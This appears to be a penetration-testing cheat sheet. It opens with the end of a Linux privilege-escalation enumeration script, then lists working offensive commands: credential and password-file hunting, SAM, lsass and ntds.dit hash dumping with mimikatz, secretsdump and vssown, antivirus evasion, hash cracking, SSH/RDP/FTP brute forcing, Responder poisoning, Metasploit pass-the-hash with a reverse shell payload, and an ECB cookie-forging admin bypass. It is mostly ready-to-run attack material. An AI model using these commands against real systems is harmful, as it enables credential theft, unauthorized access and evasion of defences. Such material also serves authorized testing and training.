allconf=`find /etc/ -maxdepth 1 -name *.conf -type f -exec ls -la {} \; 2>/dev/null`
if [ "$allconf" ]; then
  echo -e "\e[00;31m[-] All *.conf files in /etc (recursive 1 level):\e[00m\n$allconf" 
  echo -e "\n"
else 
  :
fi

if [ "$export" ] && [ "$allconf" ]; then
  mkdir $format/conf-files/ 2>/dev/null
  for i in $allconf; do cp --parents $i $format/conf-files/; done 2>/dev/null
else 
  :
fi

#extract any user history files that are accessible
usrhist=`ls -la ~/.*_history 2>/dev/null`
if [ "$usrhist" ]; then
  echo -e "\e[00;31m[-] Current user's history files:\e[00m\n$usrhist" 
  echo -e "\n"
else 
  :
fi

if [ "$export" ] && [ "$usrhist" ]; then
  mkdir $format/history_files/ 2>/dev/null
  for i in $usrhist; do cp --parents $i $format/history_files/; done 2>/dev/null
 else 
  :
fi

#can we read roots *_history files - could be passwords stored etc.
roothist=`ls -la /root/.*_history 2>/dev/null`
if [ "$roothist" ]; then
  echo -e "\e[00;33m[+] Root's history files are accessible!\e[00m\n$roothist" 
  echo -e "\n"
else 
  :
fi

if [ "$export" ] && [ "$roothist" ]; then
  mkdir $format/history_files/ 2>/dev/null
  cp $roothist $format/history_files/ 2>/dev/null
else 
  :
fi
```

```
#all accessible .bash_history files in /home
checkbashhist=`find /home -name .bash_history -print -exec cat {} 2>/dev/null \;`
if [ "$checkbashhist" ]; then
  echo -e "\e[00;31m[-] Location and contents (if accessible) of .bash_history
file(s):\e[00m\n$checkbashhist"
  echo -e "\n"
else
  :
fi

#is there any mail accessible
readmail=`ls -la /var/mail 2>/dev/null`
if [ "$readmail" ]; then
  echo -e "\e[00;31m[-] Any interesting mail in /var/mail:\e[00m\n$readmail"
  echo -e "\n"
else
  :
fi

#can we read roots mail
readmailroot=`head /var/mail/root 2>/dev/null`
if [ "$readmailroot" ]; then
  echo -e "\e[00;33m[+] We can read /var/mail/root! (snippet
below)\e[00m\n$readmailroot"
  echo -e "\n"
else
  :
fi

if [ "$export" ] && [ "$readmailroot" ]; then
  mkdir $format/mail-from-root/ 2>/dev/null
  cp $readmailroot $format/mail-from-root/ 2>/dev/null
else
  :
fi
}

docker_checks()
{
#specific checks - check to see if we're in a docker container
dockercontainer=` grep -i docker /proc/self/cgroup  2>/dev/null; find / -name
"*dockerenv*" -exec ls -la {} \; 2>/dev/null`
if [ "$dockercontainer" ]; then
  echo -e "\e[00;33m[+] Looks like we're in a Docker
container:\e[00m\n$dockercontainer"
  echo -e "\n"
else
  :
fi

#specific checks - check to see if we're a docker host
dockerhost=`docker --version 2>/dev/null; docker ps -a 2>/dev/null`
if [ "$dockerhost" ]; then
  echo -e "\e[00;33m[+] Looks like we're hosting Docker:\e[00m\n$dockerhost"
  echo -e "\n"
else
  :
fi

#specific checks - are we a member of the docker group
dockergrp=`id | grep -i docker 2>/dev/null`
if [ "$dockergrp" ]; then
  echo -e "\e[00;33m[+] We're a member of the (docker) group - could possibly misuse
these rights!\e[00m\n$dockergrp"
  echo -e "\n"
else
  :
fi

#specific checks - are there any docker files present
dockerfiles=`find / -name Dockerfile -exec ls -l {} 2>/dev/null \;`
```

```
if [ "$dockerfiles" ]; then
  echo -e "\e[00;31m[-] Anything juicy in the Dockerfile:\e[00m\n$dockerfiles"
  echo -e "\n"
else
  :
fi

#specific checks - are there any docker files present
dockeryml=`find / -name docker-compose.yml -exec ls -l {} 2>/dev/null \;`
if [ "$dockeryml" ]; then
  echo -e "\e[00;31m[-] Anything juicy in docker-compose.yml:\e[00m\n$dockeryml"
  echo -e "\n"
else
  :
fi
}

lxc_container_checks()
{
#specific checks - are we in an lxd/lxc container
lxccontainer=`grep -qa container=lxc /proc/1/environ 2>/dev/null`
if [ "$lxccontainer" ]; then
  echo -e "\e[00;33m[+] Looks like we're in a lxc container:\e[00m\n$lxccontainer"
  echo -e "\n"
fi

#specific checks - are we a member of the lxd group
lxdgroup=`id | grep -i lxd 2>/dev/null`
if [ "$lxdgroup" ]; then
  echo -e "\e[00;33m[+] We're a member of the (lxd) group - could possibly misuse these
rights!\e[00m\n$lxdgroup"
  echo -e "\n"
fi
}

footer()
{
echo -e "\e[00;33m### SCAN COMPLETE ####################################\e[00m"
}

call_each()
{
  header
  debug_info
  system_info
  user_info
  environmental_info
  job_info
  networking_info
  services_info
  software_configs
  interesting_files
  docker_checks
  lxc_container_checks
  footer
}

while getopts "h:k:r:e:st" option; do
 case "${option}" in
    k) keyword=${OPTARG};;
    r) report=${OPTARG}"-"`date +"%d-%m-%y"`;;
    e) export=${OPTARG};;
    s) sudopass=1;;
    t) thorough=1;;
    h) usage; exit;;
    *) usage; exit;;
 esac
done

call_each | tee -a $report 2> /dev/null
#EndOfScript
```

Password Searching

Search for Commands

```
grep –r "password" /                    :grep is linux, but can install grep for Win
find /i "password"                      :Windows command to look for "password"
find / -name '.*' –print 2>/dev/null|grep htpasswd :example look for apache files
type *.txt | find /i "string"           :Win command to search file types for string
type <file> | findstr <regex>           :Win command for regex query
strings -n 7|grep "password"            :strings=linux; sysinternals strings=win
select-string –path C:\users\*.txt –pattern password:Powershell equivalent to grep
```

Pcap Extraction with dsniff

```
dsniff –p pcapfile –m                          :
*Note for full search while sniffing refer to Sniffing While you Scan section
```

Passwords in Group Policy & Linux auth

```
findstr /S cpassword \\domain\sysvol\*.xml     :passwords often set in Group Policy
ruby gppdecrypt.rb <cpassword_results>         :decrypt password from GP search

sort –t: -k –n /etc/passwd                     :UID 0 (3rd column)=admin, sort to top
authorized_keys                                :public half of id certs
```

Create a Strings Database for Efficient Multiple Searches

```
mmls –t dos dev_sda.dd    :we need the start point (i.e. 32) & length of the image
(i.e. 1884056) for the next cmd and #-byte sectors (ie 512)
dd if=dev_sda.dd bs=512 skip=32 count=1884056 | strings –a –t d >dev_sda1.asc
```

Key Logger in Meterpreter

```
keyscan_start;keyscan_stop;keyscan_dump        :
```

Key Terms to Search For

```
.kdb & .kdbx                            :keepass file extension
.pfx & .cert & .pem                     :private keys
.htaccess;.htpasswd                     :Apache user & passwd files
cred                                    :powershell scripts with –Credential built in
install                                 :admins typically have install scripts w/creds
AutoSPInstaller                         :common sharepoint installer script w/creds
firewall                                :
password                                :
authentication                          :
security                                :
names                                   :
finance                                 :
e-mail                                  :
ntds.dit                                :Windows Active Directory dump
```

Searching in Linux

```
Search for Proxy creds in Ubuntu
cat –vet /etc/apt/apt.conf.d/99proxy    : "http://username:password@proxyhost:port/";
cat –vet /etc/apt/apt.conf              :for older versions
cat –vet /etc/cntlm.conf                :cntlm proxy for passing Windows cred

/etc/passwd & /etc/shadow
smcbrien:x:502:502::/home/smcbrien:/bin/bash
x means password stored in /etc/shadow – not always the case
smcbrien:$6$fP.7DNf/$4PE9jqAbirrW7ERNuHthGLu4nLHDFz25jAGa2pJVTXhSfcfcSU.p3W87BX.nFzWKts
jw27ZZAyPGgx8sIyj9m:15579:0:99999:7:::
$1$=MD5,$2a$=Blowfish,$2y$=BF better,$5$=SHA256,$6$=SHA512
$fP.7DNf/$ = encryption SALT
4PE9jqAbirrW7ERNuHthGLu4nLHDFz25jAGa2pJVTXhSfcfcSU.p3W87BX.nFzWKtsjw27ZZAyPGgx8sIyj9m:1
5579m1 = encrypted & salted password
:15579:= number of days since unix epic (Jan 1,1970) last time this password changed
```

```
:0:         =min # of days before a user can change password
:99999:     =max # of days a user can keep the same password (password expiration)
:7:         =user is warned 7 days before expiration of password
:::         =1st field is inactive days, 2nd=account expiration,3rd= reserved
```

Basic Searches

```
find / -type f -exec grep -H 'text-to-find-here' {} \;      :search for text
find /home –name .bash_history                :good place to find cmds; . means hidden
.sh_history, .zsh_history, .ksh_history       :alternative shells to bash
     *openssl only supports MD5 hashing, try to search for those
find /home –name .bashrc                      :often used to config shell or load info
find /home –name .bash_profile                :aslo important to look at
find /home –name .bash_history –type f –exec grep –H 'admin' {} \;
ls –ls /tmp        (or /var/tmp)              :check tmp folder for leftover clues
/etc folder – cron jobs, shadow backups, etc
/etc/shadow                                   :normally passwds are encrypted, but an
admin may try to user useradd –p "pass" and do plain text instead of already encrypting
```

Group Permissions

```
cat /etc/sudoers                              :users with sudo permissions
id | grep 'wheel'                             :RHEL 7 gives sudo to wheel group
tail /etc/group                               :map between names and GIDs
UID 0=root (always), 1-200=static system users, 201-999=dynamic sys users, 1000+=users
```

Search for passwords accidentally typed to shell

```
grep –A 1 passwd .bash_history OR find /home –name .bash_history | grep –A 1 passwd
find /home -name .bash_history -exec grep -A 1 passwd {} \; :passwds typed in shell
find . -name .bash_history -exec grep -A 1 '^passwd' {} \;  :passwds typed in shell
```

Core Dump Search

```
*core dumps often world readable, procs often read in shadow to auth, unix procs don't
tend to clean up memory until they exit. Most interesting procs run w/root privs though
ps –ef |grep ftp   :say the output shows 2968
kill –ABRT 2968
file /core
ls –l /core
strings /core
```

Searching for backups

```
find . -depth -print | cpio -o > *.cpio
cpio –i –vd < archive.cpio                    :extract the backup
cpio –t < archive.cpio                        :list the files of the cpio archive
cat backup | cpio –id /etc/fstab       :same as below, extract one file
cpio –id /etc/fstab < archive.cpio            :extract just fstab file from archive
cpio –i –to-stdout /etc/fstab < backup > fstab :try if permissions error above
cd /etc/cron.daily                            :check cronjobs for clue - dcrypt backup

tar –tvf file.tar                             :view TOC for tar archive (.tar)
tar -ztvf file.tar.gz                         :view TOC for tar archive (.tar.gz)
tar –zxvf file.tar.gz <file you want>         :extract file from tar archive
```

Red Hat

```
/home/usr/.redhat-support-tool/redhat-support-tool.conf     :online login to Redhat spt
```

Tomcat Passwords

```
Usually in directory where tomcat is installed, or directory starting w/tomcat in /etc/
tomcat-users.xml
```

Mysql Passwords

```
On a lot of systems you should be able to connect to mysql as root with no password
mysql –u root
show databases;
use [DATABASE];
show tables;
select * from [TABLE];
*the show and use cmd wont work with SQL injections, internal commands not part of sql
```

```
strings /var/lib/mysql/mysql/user.MYD
Then take root* 8246FACFAA5BB9CFDCDEAEDA and line below debian-sys maint, & combine
Should look like: root:* 8246FACFAA5BB9CFDCDEAEDA15DA4067EAA55FBC
Then use John Jumbo to crack
```

Password Cracking/Guessing

Obtaining Password Hashes

```
Admin:
Dump password hashes from Domain Controller
Use Cain, Abel, or pwdump tools
Pull from Volume Shadow Copy on domain controllers
Fizzgig's fgdump, which shuts down AV tools
Meterpreter's >hashdump to pull from memory or >run hashdump (from registry)

Not Admin:
Use Kon-boot
Obtain copy from c:\windows\repair or backup dir
Obtain copy from volume shadow copy
Sniff passwords off network using Cain's sniffers

Sniff Challenge/Response auth on network
```

Physical Access to Linux Machines

```
Note there are BIOS passwords, which can prevent password protection of the boot
process, and bootloader passwords

Method 1: Recovery Disk – might not be able to use if a BIOS password was set
Exit install program to shell prompt
Mount local drives
Insert backdoor
Reboot normally

Method 2: Single User Mode (logged in automatically as root without being prompted for
root password), can also view/change GRUB

Power Cycling
Repeat power cycling system – root file system eventually inconsistent
Manual fsck required
System provides root shell w/out asking for passwd
Attacker then fsck filesystem, change root passwd, etc

Boot to single user mode (GRUB passwd needed):
Reboot virtual machine, when you see the countdown press space to stop. Hit e to edit
the appropriate GRUB
Enter the GRUB passwd
Use arrow keys to scroll down to bottom of entry and fine line that start "linux…"
Move to the end of that line using "Cntrl-E" or arrows and add the word "single" at the
end of the line you are editing
Contrl+X to boot this modified entry, should get passwd prompt in single user mode.
Might look a little messed up since system is booting multiple components of OS
```

Password Lockout Policy

```
net accounts                                  :windows-local passwd policy
net accounts /domain                          :windows-domain passwd policy
wmic useraccount list brief                   :admin accounts have SID of 500
*by default windows admin account cannot be locked out
grep tally /etc/pam.d/*;grep tally /etc/pan.conf:search for lockout policy-linux/unix
*by default Pluggable Authentication Modules doesn't lock out root
```

Password Local Locations

```
/etc /password                                :Linux,contains user,encrypted pass, UID
/etc/shadow                                   :contains password and account info
john <shadow backup> --format=descrypt        :many older systems use DES
$1$=md5, $2$/$2a$=blowfish, $5%=SHA-256, $6$=SHA=512, md5 use md5crypt
C:\\Windows\System32\config                   :Security Account Mngr file location
C:\\Windows\System32\                         :lsass.exe location
HKLM\Security\Policy\Secrets                  :use LSASecretsDump
hklm\sam                                      :system hive registry
```

```
hklm\security                                 :security hive registry
hklm\system                                   :system hive registry
```

Wordlists

```
locate wordlists                              :rockyou.txt,sqlmap/txt/wordlist popular
/usr/share/wfuzz/wordlist/fuzzdb/wordlists-user-passwrd     :Kali WL
/usr/share/wordlists                          :Kali WL
locate password.lst                           :john’s password list
C:\Program File (x86)\Cain                    :Windows-Cain word list
www.skullsecurity.org/blog/?p=549             :Ron Bowes-leaked pass files
fonlow.com/zijianjuang/kpa                    :Windows Dictionary Generator tool
cat wordlist.txt|sort|uniq > dictionary.txt   :remove duplicate entries from wordlists
wc l /tmp/password.lst                        :count # words in list
```

Responsder LLMNR MitM Example (-i)

```
sudo su –
cd /opt/Responder/
./Responder.py –I eth0 –i <your-ip>

Once you get a hit, try to crack he hash with john
cd logs/                                      :/opt/Responder/logs
john –format=netntlmv2 ./SMB-NTLMv2-ssP-ip.txt:crack the hash(es) we just collected

*Note about responder:
Answer stray LLMNR, NBT-NS, DNS/MDNS, Proxy requests.
MitM attacks include HTTP, HTTPS, SQL Server, Kerberos, FTP, IMAP, SMTP, DNS, LDAP. It
can also server up malicious .exe and force downgrade for LANMAN (easier to crack).
```

Create Wordlists by Scraping Websites (Kali)

```
cewl www.site.com –m 6 –w results.txt         :scrape site
cat cewl.txt|wc –l                            :view results
head cewl.txt
john --wordlist=cewl.txt --rules --stdout > mutate.txt:mutate pwds
nano /etc/john/john.conf                      :edit john config
*scrape starting lineup of local sports teams; for IT targeted systems generate
wordlists from Star Wars, Lord of the Rings, Dr. Who, etc
```

Create Wordlists with Crunch (Kali)

```
crunch 6 6 01234567890ABCDEF -o crunch1.txt   : wordlist containing 0-9 and A-F
crunch 4 4 -f /usr/share/crunch/charset.lst mixalpha
crunch 8 8 -t ,@@^^%%%                        : 1 uppercase, 2 lower case, 2 special
chars, 3 numeric
```

Modify Wordlist to Fit Password Policy

```
cat /tmp/password.lst | pw-inspector –m 6 –n –u –l –c 2 > /tmp/custom_list.lst
```

Rainbow Tables

```
rtgen                                  :http://project-rainbowcrack.com
precomp                                :http://sourceforge.net/projects/ophcrack
shg (relies on py-smbpasswd)           :www.nosneros.net/hso/code/shg
py-smbpasswd                           :http://barryp.org/software/py-smbpasswd
www.freerainbowtables.com              :pregenerated set
Ophcrack (smaller free sets)     :http://lasecwww.epfl.ch/~oechslin/projects/ophcrack
```

Windows Credentials Harvester – Run From USB

```
Snadboy Revelations                           :Can run off USB as standalone exe
meterpreter > hashdump                        :use hashdump to get SAM & cached creds
HKLM\Security\Policy\Secrets  (LSA Secrets)   :use LSA SecretsDump to harvest
Creddump (www.oxid.it/creddump.html)          :harvest Microsoft Credential Manager
```

Password Brute Force Over the Network

```
hydra –l <user> -p <password> <ip> ssh               :use users from enumeration
hydra –L <userlist> -p <pass_file.txt> <ip> ssh      :use users from enumeration
ncrack –vv –user <user> -P <pass_file.txt> rdp://ip  :works well RDP
medusa –h <ip> -u <user> -P <pass_file.txt> -M http –m DIR:/admin –T 10
```

FTP Brute Force

```
msfconsole –q
search auxiliary type: auxiliary login
use auxiliary/scanner/ftp/ftp_login
show options
set PASS_FILE /root/passwords.txt
set USERPASS_FILE /root/users.txt
set RHOSTS <ip>
run
```

Enum SMB Password Guessing (Jordan Ritter's enum)

```
enum –D –u <user> -f <wordfile> <target_ip>    :over the network, NTLMv1 only
attacker: secpol.msc, Local Policies/Security Options/Network Security: LAN Mgr Auth
level/ Set to Send LM & NTLM responses
```

About SAM, LAN Manager, & NTLM

Windows stores passwords in SAM. Up to Windows 2003, Windows stores LAN Manager and NTLM. *LM Hashing* is very weak, passwords longer than 7 chars split into 2 strings and each part is hashed separately. It is also converted to upper case before hashed, and does not use salts making rainbow tables easy. From Vista/Server 2008+, the Windows OS disables LM and uses NTLM.
NTLM is still not salted though, and you can use a pass-the-hash with NTLM.
SAM cannot be copied while Windows is running. In memory attacks can be mounted though. Note that with admin privs we can dump SAM db but with regular user privs we can dump current user SAM from memory (PtH).
The has will look Guest:501:ABC:123::: You want to copy the ABC:123 portion. LM hash is the one before the semicolon and the NT hash is the one after the semicolon. Starting with Windows Vista and Windows Server 2008, by default, only the NT hash is stored.

```
LANMAN                     :stored in SAM and AD
NT Hash                    :stored in SAM and AD
LM challenge/response      :used for auth across network
NTLMv1 and NTLMv2          :used for auth across network
MS-Kerberos5 Pre-Auth      :used for auth across network
```

/etc/passwd and /etc/shadow

/etc/passwd format:
```
[login_name]:[encrypted_password]:[UID_Number}:[Default_GID}:[GECOS_Info]:[Home_Dir]:[L
ogin_shell]
Example: smith:*:100:100:Fred Q. Smith:/home/smith:/usr/bin/sh
-if passwds are shadowed the [encrypted_password field] contains either "x", "*", or "!!"
```

/etc/shadow format:
```
Only readable with superuser privs (UID 0)
[login_name]:[encrypted_password]:[Date-of-last-pass-change]:[Min-pw-age-in-days]:[Max-
pw-age-in-days]:[Advance-days-to-warn-user-of-pass-change]:[Days-after-pw-expires-to-
disable-account]:[Account-expiration-date]:[Reserved]
```

Extract Hashes From SAM Locally (Windows)

```
fgdump.exe                                    :Attempts to kill AV, in memory
pwdump.exe                                    :in memory attack
samdump2 /mnt/XXX/WINDOWS/system32/config/system /mnt/XXX/WINDOWS/system32/config/sam
Ophcrack                                      :to crack or just pass the hash
SAM hive: (%SystemRoot%\system32\config)
OR
Fgdump                                        :successor to pwdump6
Pwdump7                                       :dump SAM hashes, works across Windows
Gsecdump                                      :dump SAM hashes, works across Windows
PWDumpX                                       :Does not work on 64 bit
reg.exe save hklm\sam C:\temp\sam.save        :save system hive registry
reg.exe save hklm\security C:\temp\security.save     :save security hive registry
reg.exe save hklm\system C:\temp\system.save  :save system hive registry
secretsdump.py –sam sam.save –security security.save –system system.save LOCAL
                                              :get hashes of accounts & LSA secrets
*Then crack or Pass the Hash
```

Extract Password Hashes from RAM (Windows)

```
PEPacker (i.e. UPX)               :Package wce ifto help not get caught by AV
wce -o output.txt                 :Windows Credential Editor and output to file
wce64.exe -w                      :dumps cleartext passwords, can steal NTLM from memory
OR
procdump.exe –accepteula –ma lasass.exe C:\windows\temp\lsass.dmp 2>&1
                                              :dump lasass.exe process to file
GUI Alternative: Task Manager/right click lsass.exe/Create Dump File
mimikatz.exe log “sekurlsa:minidump lsass.dmp” skurlsa::logonPasswords exit
                                              :dump creds using mimikatz
```

Extract Password Hashes Remotely (Windows)

```
Ettercap
fgdump.exe                                    :have to run .exe but disables AV
pwdump6 <target_ip> <file> <user>             :admin privs; potentially crash lsass –
 pwdump 2/3 send passwords back over cleartext
pwdump7                                       :dump passwd from local system not
 memory, runs locally on system,automatically dumps SYSKEY and uses to decrypt SAM
meterpreter – compromise then “user priv”, “hashdump” or “run hashdump”
mimikatz.exe or mimikatz meterpreter extension:pulls from lsass in memory
Sniff challenge/response from network-LANMAN chall/response, NTLMv1/2, Kerberos
```

Extract Password Hashes From Domain Controller

```
On domain controller use VSS to retrieve ntds.dit :safer than extracting from memory
OR
VSSOwn                                        :create copies even if locked
cscript vssown.vbs /status                    :see if VSS running
cscript vssown.vbs /start                     :start VSS if not running
cscript vssown.vbs /create /c                 :create a snapshot
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\ntds\ntds.dit
  ntdsbackup.dit
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\system32\config\SYSTEM
  systembackup.bak
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\system32\config\SAM
  sambackup.bak
cscript vssown.vbs /stop                      :if it wasn’t running stop it
Then use Csaba Barta’s forensics analysis suite to extract hashes-ntds_dump_hash
```

Hash Identification

```
john 127.0.0.1.pwdump
Hash-identifier
```

Crack LM Hashes

```
john --format=lm hash.txt
hashcat -m 3000 -a 3 hash.txt
```

Crack NTLM Hashes (aka NTHash)

```
Obtained by dumping SAM database or using Mimikatz
You CAN use pass the hash
john --format=nt hash.txt
hashcat -m 1000 -a 3 hash.txt
```

Crack NTLMv1 Hashes (aka Net-NTLMv1)

```
Obtained by dumping SAM database, Mimikatz, or Responder or Inveigh
You CANNOT use pass the hash
john --format=netntlm hash.txt
hashcat -m 5500 -a 3 hash.txt
```

Crack NTLMv2 Hashes (aka Net-NTLMv2)

```
Obtained by dumping SAM database, Mimikatz, or Responder or Inveigh
You CANNOT use pass the hash
john --format=netntlmv2 hash.txt
hashcat -m 5600 -a 3 hash.txt
```

Hash Cracking (Windows)

```
john –-rules –-wordlist=/usr/share/wordlists/~.txt 127.0.0.1.pwdump
* permutation rules stored in john.conf; copy rules from single mode into wordlist mode
john.exe sam.txt                              :standard sam decrypt
john.exe -format=nt sam.txt                    :focus on NT decryption
hashcat                                        :multithreaded cracking tool
oclhashcat                                     :GPU cracking w/ATI/NVIDIA -30x faster
```

Hash Cracking (Linux)

```
cat /etc/shadow                                :check to see if you have shadow passwds
cp /etc/passwd /tmp/pass_file                  :copy to tmp
cp /etc/shadow /tmp/shadow-file                :copy to shadow
unshadow <pass_file> <shadow-file> > unshadowed      :first combine
less /tmp/unshadowed                           :make sure it has data, q to get out
john /tmp/combined
john -format=sha512crypt /tmp/combined         :space
john --rules --wordlist=/usr/share/wordlists/~.txt unshadowed.txt --rules -stdout
* permutation rules stored in john.conf; copy rules from single mode into wordlist mode
*Remember to delete john.pot
```

John the Ripper: SSE2 Capable

```
cp -r /opt/john-1.8.0 /tmp/john-sse2           :copy john to tmp folder
* permutation rules stored in john.conf; copy rules from single mode into wordlist mode
cd src
make clean linux-x86-sse2                      :assuming we are 32 bit
cd /tmp/john-sse2/run/                         :cd into dir we made sse2 john
./john --test                                  :test showing much faster than normal
./john /tmp/hashfile.txt                       :start running SSE2 john
./john --wordlist=test.dict --rules -stdout
./john --show /tmp/hashfile.txt                :show current cracked passwords
cat john.pot                                   :show all cracked passwords
```

John Jumbo Version

```
http://www.jedge.com/wordpress/2009/11/john-the-ripper-w-jumbo-patch/
Additional support for John; example needed to crack user.MYD (mysql) file
```

Crack with Rainbow Tables Using Ophcrack

```
ophcrack                                       :command to run ophcrack
select xterm                                   :terminal
cd /mnt/live/mnt/hdc/slax/ophcrack/tables; ls  :review ophcrack tables
select tables button & then a table            :choose your rainbow table
select load then PWDUMP                        :load our password dump
select Launch                                  :if issues then reload tables
shutdown -h now                                :shut down ophcrack after
```

Outsource Cracking Hashes

```
Moxie Marlinspike                              :$17 to crack password in 20 minutes
```

Physical Access to Machine (Linux Boot Discs)

```
Win Admin Password Reset:
http://pogostick.net/~pnh/ntpasswd             :WinNT - Win 8.1, lose access to EFS keys
Linux Root Password Reset:
Boot original install disks to linux rescue, mount file system, counts are maintained
by default in /var/log/faillog, reset using faillog -r -u <login>
Kon-Boot boot disc                             :woks on Windows and some Linux
```

MitM Sniffing with Cain and Able

From scotthelme.co.uk
Perform MitM
Open Cain, first step is to identify clients on the network
Click Sniffter tab, then click start sniffer button
Passive - wait; active - right click in empty list and hit scan MAC addresses
Decide who target, Select the APR tab at the bottom, click anywhere in the empty space indicated and the blue plus icon at the top of the screen will be activated. This allows you to add clients to the attack, click that.
On the left side select your target, and all on the right that appear, ok
Hit Start APR button (hard icon)
Half-routing means working on it, Full-routing means unrestricted access

Hijack Existing Sessions
Start Wireshark and capture on interface, filter ip.src==<target>

Cain: Dictionary Attack

Dictionary attack uses a predetermined list of words from a dictionary to generate possible passwords that may match the MD5 encrypted password. This is one of the easiest and quickest way to obtain any given password.

1. Start Cain & Abel (Start > Programs > Cain > Cain).
2. Choose 'Yes' to proceed when a 'User Account Control' notification pops up regarding software authorization.
3. Once on, select the 'Cracker' tab with the key symbol, then click on MD5 Hashes on the left hand side.
4. As you might have noticed we don't have any passwords to crack, thus for the next few steps we will create our own MD5 encrypted passwords. First, locate the Hash Calculator among a row of icons near the top. Open it.
5. Next, type into 'Text to Hash' the word password. It will generate a list of hashes pertaining to different types of hash algorithms. We will be focusing on MD5 hash so copy it. Then exit calculator by clicking 'Cancel' (Fun Fact: Hashes are case sensitive so any slight changes to the text will change the hashes generated, try changing a letter or two and you will see. This is called the avalanche effect.
6. After you exit, right click and select 'Add to list', paste your hash then click OK. Your first encrypted password! But don't stop there, add the following MD5 hashes from the words PaSS, 13579,15473, sunshine89,and c@t69
7. With all the encrypted MD5 passwords on hand, we can finally start! Move your cursor and select all six passwords,then right click and press 'Dictionary Attack'.
8. Once the window opens, go up to the dictionary and select 'Wordlist.txt', right click and select 'Reset initial file position'.You'll know you've resetted when there's nothing under the position column. Note: Make sure to do this every time you want to restart a dictionary attack!
9. Click 'start' and watch the magic happens before your eyes! Once it ends 'exit'. Your result should be the same as below.

Cain: Rainbow Tables

Rainbow tables use pre-calculated MD5 hashes sorted on a table(s) to compare to encrypted MD5 files in order to find a match thus cracking the password. This type of password cracking trades time and storage capacity.

1. Continuation from the previous 'Dictionary Attack'section. Cain & Abel should already be opened with following MD5 encrypted passwords.
2. Now with the other half of the passwords still encrypted, we will be using rainbow table
attacking to see if we can finally crack them. Selectall six passwords, right click, and select 'Cryptanalysis Attack via RainbowTables'.
3. A window will pop up and you could see under 'Sorted Rainbow Tables'there is already a MD5 rainbow table already added. Notice the specifications for that specific rainbow table. Click 'Start'when ready. 'Exit' when done.

Cain: Brute Force

Brute force attacks uses a finite but enormous number of combinations involving alphabet, numbers, and symbols in order to crack a password. This type of password cracking is usually used as a last resort as it's the most time consuming overall.

1. Continuation from the previous 'Rainbow Tables'section. Cain & Abel should already be opened with the following MD5 encrypted passwords.
2. Now with only two more passwords still encrypted, we will be using brute force attack to see if we can finally crack them. Selectall six passwords, right click, and select 'Brute-Force Attack'.
3. Once a window appears we will have to adjust some settings to fit our requirements. Under Charsetand Predefinedselected, open the drop down bar and select the one below the initially selected one. Next, under Password lengthturn Max down to 5.
4. When ready click 'Start'.Once it's done calculating 'Exit'
5. If all else fails, Brute-Force attack is the only option left. Open the 'Brute-Force Attack' window
6. Under Charset with Predefined selected, select the drop down bar and choose the one with just the lowercase and UPPERCASE key.Turn down the max under password length to
7. Press Start

Brute Force PowerShell Script from dafthack of Black Hills Info Security

https://github.com/dafthack/DomainPasswordSpray

Pass the Hash (MetaSploit psexec)

```
./msfconsole                                    :start
use exploit/windows/smb/psexec                  :psexec mod (needs admin creds)
set PAYLOAD windows/meterpreter/reverse_tcp     :
set RHOST; set LHOST; set SMBUser               :
set SMBPass <LANMAN>:<NT>                       :Pass the Hash
exploit
```

Pass the Hash

```
export SMBHASH:…:…                              :then do next cmd
*Replace any NO PASSWORD LM hashes with empty LM hash
pth-winexe –U administrator //<ip> cmd          :to gain a command prompt
pth-<tab>                                       :shows all pass the hash tools
OR
wce –l (lists hashes avail) –s (insert cred into memory) –d (remove creds)
```

Pass the Token

```
wce –K (list tokens) –k (option to inject)
```

Using PowerShell Empire

Link

Encryption Exploitation

Electronic Code Book Exploit Without Decrypting (Example of PHP Site using ECB for authentication)

ECB description, splits into blocks of X bytes length, each block encrypted separeately
XKCD ECB reference

Detecting Weakness
Register a new account & log in, the cookie auth string ends in %3d%3d (base64 for ==)
Decode using the following Ruby code:

```
% irb
> require 'base64' ; require 'uri'
> Base64.decode64(URI.decode("<string>"))      :where cookie auth=<string>
```

OR decode URI to string manually and then base 64 decode

```
echo "OR9hcp18+C1bChK10NlRRg==" | base64 -d | hexdump –C :cookie auth=" OR9hcp18+…Rg=="
```

Finding patterns in the cookie
Create 2 accounts with same password, then compare the cookies and look for patterns
Base 64 decode after
Create a user with long username/password, do 20 "a"s for both.
Base 64 decode then look for patterns. In our example, we see the pattern repeated after 8 bytes meaning the ECB encryption uses block size of 8 bytes.
Also since the pattern is not completely repeated we see it is using a delimiter.
This means the stream is either user-delimiter-pass or pass-delimiter-user.
Create another user with a long user and short password to see how it is parsed.

Find size of delimiter
Create username/passwords of varying lengths to find the size of the delimiter. In our example we see combined user/password lengths of 5,6,7 bytes give a cookie length of 8 bytes, but user/password lengths of 8&9 give cookie length of 16. Previously we found that the block size is 8 bytes, we know the delimiter is 1 byter.

Testing which part of cookie is used
In this example we see that if we remove everthing after the delimiter it will still authenticate.
You could try to generate admin: but in this example the web app prevents this attack

Exploit the vulnerability
Create a username that contains 8 characters followed by the word admin (aaaaaaaaadmin)
Once decoded it looks like \x1AL\xD23k\xCA\x1D\xD7\xE0Vd.)r\xEBz\aO\xC6d\x19\xE3+\xE3
In our previous example with 20 "a"s remove \x1AL\xD23k\xCA\x1D\xD7.
So the new cookie looks like: \xE0Vd.)r\xEBz\aO\xC6d\x19\xE3+\xE3, but remember to re-encode.
*To remove the bytes and convert back and forth you can use this online decoder/encoder

Ruby Script to Encode:

```
irb
> require 'cgi'; require 'base64'
 => true
> CGI.escape(Base64.strict_encode64("\xE0Vd.)r\xEBz\aO\xC6d\x19\xE3+\xE3"))
 => "4FZkLily63oHT8ZkGeMr4w%3D%3D"
```

In Fiddler drop the old packet in Composer, replace the auth= string with the new value

Exploit by Swapping Blocks Around (More difficult)
Our example assumes SQL backend, and some dbs using VARCHAR will allow spaces after user – example "admin' gives same result as 'admin   '
Goal is to end up with ECB(admin   [separator]password)
Use a username composed of password (8 bytes) followed by 7 spaces (1 for delimiter)
Use a password of admin followed by 3 spaces.
This way each block is 8 bytes long.
Use Burp to intercept and make sure browser didn't remove the spaces.
Use Burp with decoder to swap first 8 bytes with last 8 bytes.

CCTV Systems

Looping Surveillance Cameras (Defcon 23 Presentation)

How To
Live Editing of Network Software
*note uses an active tap in the middle

MitM Attack to Modify TCP Streams (Web Traffic) on the Fly
sudo python2 run_sandwich.py
show
add link eth
help eth
eth list
add eth ip
add ip tcp
tcp help
tcp list
